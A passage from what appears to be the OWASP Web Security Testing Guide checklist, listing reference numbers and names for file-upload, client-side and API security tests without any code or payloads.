	WSTG-BUSL-08	Test Upload of Unexpected File Types
	WSTG-BUSL-09	Test Upload of Malicious Files

Category	Ref. Number	Test Name
WSTG-CLNT ***Client Side***	WSTG-CLNT-01	Testing for DOM-Based Cross Site Scripting
	WSTG-CLNT-02	Testing for JavaScript Execution
	WSTG-CLNT-03	Testing for HTML Injection
	WSTG-CLNT-04	Testing for Client Side URL Redirect
	WSTG-CLNT-05	Testing for CSS Injection
	WSTG-CLNT-06	Testing for Client Side Resource Manipulation
	WSTG-CLNT-07	Test Cross Origin Resource Sharing
	WSTG-CLNT-08	Testing for Cross Site Flashing
	WSTG-CLNT-09	Testing for Clickjacking
	WSTG-CLNT-10	Testing WebSockets
	WSTG-CLNT-11	Test Web Messaging
	WSTG-CLNT-12	Testing Browser Storage
	WSTG-CLNT-13	Testing for Cross Site Script Inclusion
WSTG-APIT ***API Testing***	WSTG-APIT-01	Testing GraphQL